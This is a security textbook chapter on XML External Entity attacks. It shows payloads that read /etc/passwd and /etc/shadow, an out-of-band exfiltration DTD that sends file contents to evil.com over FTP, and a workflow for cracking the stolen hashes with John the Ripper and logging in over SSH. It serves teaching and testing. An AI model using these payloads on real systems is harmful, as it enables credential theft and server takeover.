# Chapter 12. XML External Entity

XML External Entity (XXE) is a classification of attack that is often very simple to execute, but with devastating results. This classification of attack relies on an improperly configured XML parser within an application's code.

Generally speaking, almost all XXE attack vulnerabilities are found as a result of an API endpoint that accepts an XML (or XML-like) payload. You may think that HTTP endpoints accepting XML are uncommon, but XML-like formats include SVG, HTML/DOM, PDF (XFDF), and RTF. These XML-like formats share many common similarities with the XML spec, and as result, many XML parsers also accept them as inputs.

The magic behind an XXE attack is that the XML specification includes a special annotation for importing external files. This special directive, called an *external entity*, is interpreted on the machine on which the XML file is evaluated. This means that a specially crafted XML payload sent to a server's XML parser could result in compromising files in that server's file structure. XXE is often used to compromise files from other users, or to access files like */etc/shadow* that store important credentials required for a Unix-based server to function properly.

## XXE Fundamentals

At the core of every XXE attack is the XML specification and its weaknesses in regards to handling of what are known as *entities*. XML entities are sets of characters used to reference another piece of data within an XML file or within the XML specification. You have probably seen XML entities such as `&amp;` or `&lt;`, which reference the characters ampersand (`&`) and less-than (`<`). These are known as *predefined entities* because they always reference the same ASCII character.

The more dangerous form of entities that can be referenced within an XML document are *custom entities*. These entities can reference a wide range of data defined by a programmer, including data outside of the current XML document.

The most risky form of custom entity is, of course, the external entity reference, which is at the core of XXE-style attacks. By referencing an external entity within an XML document type definition (DTD), external files can be pulled into an XML file prior to parsing. Consider the following example:

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///etc/passwd"> ]>
```

This example entity references the file *etc/passwd*, which contains sensitive information regarding a Linux system's user accounts. XXE attacks make use of these external references to leak sensitive information, modify intended application functionality, and at times even enable remote code execution.

## Direct XXE

In direct XXE, an XML object is sent to the server with an external entity flag. It is then parsed, and a result is returned that includes the external entity (see Figure 12-1).


User #1 sends an XML payload to a server endpoint.
The XML payload is parsed by an XML parser.
External entity flag is processed and a file from the server is reflected in the result of the parsing.
The local file from the server, along with the result of the request, are sent back to User #1.

*Figure 12-1. Direct XXE*

Imagine *mega-bank.com* has a screenshot utility that allows you to send screenshots of your bank portal directly to customer support. On the client, that looks like this:

```html
<!--
 A simple button. Calls the function `screenshot()` when clicked.
 -->
<button class="button"
        id="screenshot-button"
        onclick="screenshot()">
        Send Screenshot to Support</button>
```

```javascript
/*
 * Collect HTML DOM from the `content` element and invoke an XML
 * parser to convert the DOM text to XML.
 *
 * Send the XML over HTTP to a function that will generate a screenshot
 * from the provided XML.
 *
 * Send the screenshot to support staff for further analysis.
 */
const screenshot = function() {
  try {
    /*
     * Attempt to convert the `content` element to XML.
     * Catch if this process fails—generally this should succeed
     * because HTML is a subset of XML.
     */
    const div = document.getElementById('content').innerHTML;
    const serializer = new XMLSerializer();
    const dom = serializer.serializeToString(div);

    /*
     * Once the DOM has been converted to XML, generate a request to
     * an endpoint that will convert the XML to an image. Hence
     * resulting in a screenshot.
     */
    const xhr = new XMLHttpRequest();
    const url = 'https://util.mega-bank.com/screenshot';
    const data = new FormData();
    data.append('dom', dom);

    /*
     * If the conversion of XML -> image is successful,
     * send the screenshot to support for analysis.
     *
     * Else alert the user the process failed.
     */
    xhr.onreadystatechange = function() {
      sendScreenshotToSupport(xhr.responseText, (err) => {
        if (err) { alert('could not send screenshot.') }
        else { alert('screenshot sent to support!'); }
      });
    }

    xhr.send(data);
    } catch (e) {

      /*
       * Warn the user if their browser is not compatible with this feature.
       */
      alert(Your browser does not support this functionality. Consider upgrading
      );
    }
};
```

The functionality of this feature is simple: a user clicks a button that sends a screenshot of their difficulties to the support staff. The way this works programmatically isn't too complex either:

1. The browser converts the current user's view (via the DOM) to XML.
2. The browser sends this XML to a service that converts it to a JPG.
3. The browser sends that JPG to a member of MegaBank support via another API.

There is, of course, more than one issue with this code. For example, we could call the `sendScreenshotToSupport()` function ourselves with our own images. It is much harder to validate the contents of an image as legitimate than it is an XML, and although converting XML to images is easy, image to XML is harder since you will lose out on context (div names, IDs, etc.).

On the server, a route named `screenshot` correlates with the request we made from our browser:

```
import xmltojpg from './xmltojpg';

/*
 * Convert an XML object to a JPG image.
 *
 * Return the image data to the requester.
 */
app.post('/screenshot', function(req, res) {
 if (!req.body.dom) { return res.sendStatus(400); }
 xmltojpg.convert(req.body.dom)
 .then((err, jpg) => {
   if (err) { return res.sendStatus(400); }
   return res.send(jpg);
 });
});
```

To convert the XML file to a JPG file, it must go through an XML parser. To be a valid XML parser, it must follow the XML spec.

The payload our client is sending to the server is simply a collection of HTML/DOM converted into XML format for easy parsing. There is very little chance it would ever do anything dangerous under normal use cases.

However, the DOM sent by the client is definitely modifiable by a more tech-savvy user. Alternatively, we could just forge the network request and send our own custom payload to the server:

```
import utilAPI from './utilAPI';

/*
 * Generate a new XML HTTP request targeting the XML -> JPG utility API.
 */
const xhr = new XMLHttpRequest();
xhr.open('POST', utilAPI.url + '/screenshot');
xhr.setRequestHeader('Content-Type', 'application/xml');

/*
 * Provide a manually crafted XML string that makes use of the external
 * entity functionality in many XML parsers.
 */
const rawXMLString = `<!ENTITY xxe SYSTEM
```

```
                                  "file:///etc/passwd" >]><xxe>&xxe;</xxe>`;

xhr.onreadystatechange = function() {
   if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
       // check response data here
   }
}

/*
 * Send the request to the XML -> JPG utility API endpoint.
 */
xhr.send(rawXMLString);
```

When the server picks up this request, its parser will evaluate the XML and then return an image (JPG) to us in the response. If the XML parser does not explicitly disable external entities, we should see the text-based file content of */etc/passwd* inside the returned screenshot.

## Indirect XXE

With indirect XXE, as the result of some form of request, the server generates an XML object. The XML object includes params provided by the user, potentially leading to the inclusion of an external entity tag (see Figure 12-2).


User #1 sends a payload containing external entity as a param to the server.
The server generates an XML file and integrates the user's params into the XML.
The XML is parsed by an XML parser.
External entity flag is processed and a file from the server is reflected in the result of the parsing.
The local file from the server, along with the result of the request, are sent back to User #1.

*Figure 12-2. Indirect XXE*

Sometimes an XXE attack can be used against an endpoint that does not directly operate on a user-submitted XML object. It's natural when we encounter an API that takes an XML-like object as a parameter that we should first consider attempting to reference an external entity via an XXE attack payload. However, just because an API does not take an XML object as part of its payload does not mean it doesn't make use of an XML parser.

Consider the following use case. A developer is writing an application that requests only one parameter from the user via a REST API endpoint. This application is designed to sync this parameter with an enterprise-grade CRM software package already in use by the company.

The CRM company may expect XML payloads for its API, which means that although the publicly exposed payload does not accept XML, in order for the server to properly communicate with the CRM software package, the user's payload must be converted to an XML object via the REST server and then be sent to the CRM software.

Often this happens behind the scenes, which can make it difficult for a hacker to deduce that any XML is being used at all. Unfortunately, this is actually a very common occurrence. As enterprise software (or software-reliant) companies grow, they often upgrade their software in a piece-meal fashion rather than build it all from scratch. This means that many times, modern JSON/REST APIs will, in fact, interface at some point or another with an XML/SOAP API. Modern-looking software and legacy software systems are cobbled together by many companies throughout the world, and these integrations are often full of deep security holes ripe for exploitation.

In the previous example, our non-XML payload would be converted to XML on the server prior to being sent to another software system. But how would we detect this is happening without insider knowledge?

One way is by doing background research on the company whose web application you are testing to determine what large enterprise licensing agreements they have. Sometimes, these are even public knowledge.

It may also be possible to look into other web pages they host to see if any data is being presented via a separate system or URL that does not belong to the company. Furthermore, many old enterprise software packages from CRM to accounting or HR have limitations on the structure of the data they can store. By knowing the expected data types for these integrated software packages, you may be able to deduce their usage with the public-facing API if it expects abnormal formatting of data before being sent over the network.

## Out-of-Band Data Exfiltration

Even after finding an XXE vulnerability, it is possible that data exfiltration is not baked into the application logic. XXE vulnerabilities do not always return data, even if the XXE executes correctly on the server.

When this is the case, it is ideal to exfiltrate data during the parsing rather than with the response. This is known as *XML out-of-band data exfiltration*. This is most easily done via the file transfer protocol (FTP) but can also be done with an older networking protocol called Gopher on legacy servers.

First, as part of your XXE payload, include a reference to an XML DTD file on your own server:

```
<?xml version="1.0?>
<!DOCTYPE a [
  <!ENTITY % dtd SYSTEM "https://evil.com/data.dtd">
  %asd;
  %c;
]>
<a>&rrr;</a>
```

Now on your server ensure the *data.dtd* file is web accessible and contains the following content:

```
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://evil.com/%d;'>">
```

As long as FTP is enabled on your server, once the target server loads its XXE payload, it will request your externally hosted DTD. The externally hosted DTD will stream the content of the */etc/passwd* file line by line via FTP, leaving its results in your local log files. In certain scenarios, it may be possible to use the same technique above to stream data over other protocols like HTTP or the Lightweight Directory Access Protocol (LDAP).

# Account Takeover Workflow

One of the most powerful attack patterns that make use of XXE attacks is the Linux account takeover (ATO). After discovering an XXE vulnerability, a series of XXE attacks are launched, each targeting separate Linux operating system core files related to authentication and authorization. Using the results of these attacks, it's possible to obtain a hashed password for a user alongside the hashing algorithm used.

After the hashed password and hashing algorithm are found, rainbow tables and other password-cracking techniques (depending on the hash algorithm) can be used to obtain the user password.

From this point onward, the attacker can log in to the Linux server using a valid user account and perform any actions that user has the privileges required to evoke.

## Obtaining System User Data

The first step in the Linux ATO pattern is to obtain system user data via the */etc/passwd* file. This can be completed with any XXE vulnerability that either allows data from the external entity to be returned or is capable of out-of-band data exfiltration.

The file */etc/passwd* is present on all Linux-based servers as well as BSD, Unix, and WSL. It stores information regarding user accounts and is generally used for functionality like OS logins.

Each line in */etc/passwd* contains a separate entry for a user account on the target server. The fields are separated by a colon (`:`), and there are seven fields total. An entry to */etc/passwd* may look as follows:

```
dev:x:1010:2020:app_developer:/dev_user:/bin/bash
```

The content of an entry is split into seven fields (as shown in the preceding), which include the following information:

1. Username
2. Password storage location (`x` denotes */etc/shadow*)
3. User ID
4. Primary group ID
5. Comment field/misc info
6. User's home directory
7. Command/shell location

The most important point of data in this workflow is line two, password storage location. Provided this is `x`, which it usually will be, then the password hash will be found in the */etc/shadow/* file.

In addition to the ATO scenario, the *etc/passwd* file leaks information such as a user's home directory and groups. This enables future attacks that compromise specific user data based on the directory and permission structure of the web server.

## Obtaining Password Hashes

The next step is to obtain hashed passwords corresponding with the user data previously found in */etc/passwd*. This step can be completed with any XXE vulnerability that either allows data from the external entity to be returned or is capable of out-of-band data exfiltration.

Assuming *etc/passwd* has already been compromised by XXE and user passwords are denoted as `x`, then */etc/shadow* contains the password hashes for those users and should be the next line of attack. The majority of Linux distributions, such as Ubuntu, Debian, Fedora, Mint, and Arch, make use of this file by default.

Each line of */etc/shadow* refers to a user, with colon (`:`) separation. Each line includes the following data:

1. Username
2. Hashed password (typically in the format `$id:$salt:$hash`)
3. Last password change date in Unix epoch time
4. Minimum days between password changes
5. Maximum days between password changes
6. Number of days before password expiration
7. Number of days that the account will be disabled after password expires
8. The date at which the account expired (if applicable)

The most important attack target in this file is line two, which contains the password hash. The `$id` stamp will refer to the hashing algorithm used to hash the password prior to storage. The following options are valid:

- `$1$` is MD5
- `$2a$` and `$2y$` are Blowfish
- `$5$` is SHA-256
- `$6$` is SHA-512
- `$y$` is yescrypt

It's important to keep note of the hashing algorithms used for these passwords, as that information will be important later on when evaluating your options for cracking the hashes.

## Cracking Password Hashes

After the hashes and hashing algorithms have been obtained via */etc/shadow*, they can be cracked. In this process, the plain-text password is derived from the hash.

The easiest way to do this would be to use a third-party tool like John the Ripper or Hashcat to automate the process. These tools don't accept unformatted */etc/shadow* and */etc/passwd* files, so another utility like `unshadow` must be used to properly format the content of the raw Linux files in order for them to be used as an input to a password-cracking tool like John the Ripper.

A simple workflow would be as follows:

1. Create a local copy of the stolen */etc/passwd* file (e.g., *passwd.txt*).
2. Create a local copy of the stolen */etc/shadow* file (e.g., *shadow.txt*).
3. Format the local copy: `unshadow passwd.txt shadow.txt > passwords.txt`.
4. Attempt to crack the hashes: `john passwords.txt`.
5. View plain-text passwords: `john --show passwords.txt`.

Cracking passwords with a tool like John the Ripper is a time-intensive and hardware intensive process. If you own multiple machines, it's better to perform the task on the machine with the fastest CPU or GPU. John the Ripper can either be configured to use the GPU or the CPU but not both at the same time. Hashcat, on the other hand, can make use of both.

It's possible to crack passwords without using any automation, but such an effort would require building up your own automation in most cases. As a result, it's not advised except as a learning project.

## SSH Remote Login

Once a user account has been compromised and you have both username and password credentials, the final step is to authenticate with the target server via secure shell or SSH. On a macOS or Linux-based operating system, open the terminal and type the following, substituting the required information:

```
ssh <username>@<website.com>
```

If SSH communication is enabled, the server will request a password. After this is entered and matched, you will be able to remotely control the compromised user on the web server. If you are using a Windows machine, third-party tools like PuTTy exist that can emulate the Linux SSH workflow.

In either the Windows or macOS/Linux SSH cases, you now have full control over a remote user on the target server. The ATO workflow has been successfully completed.

## Summary

XXE attacks are simple to understand and often simple to initiate. They deserve mention because of how powerful they are. An XXE vulnerability in a web app could be used to read sensitive information from operating system files, and in some cases escalate to even more severe attacks like remote code execution.

XXE attacks rely on a standard that is security deficient but widely adopted and relied upon throughout the internet. XXE attacks against XML parsers are often easy to fix. Sometimes just a single configuration line can remove the ability to reference external entities. That being said, these attacks should always be tried against new applications, as a single missing configuration line in an XML parser can result in so much damage.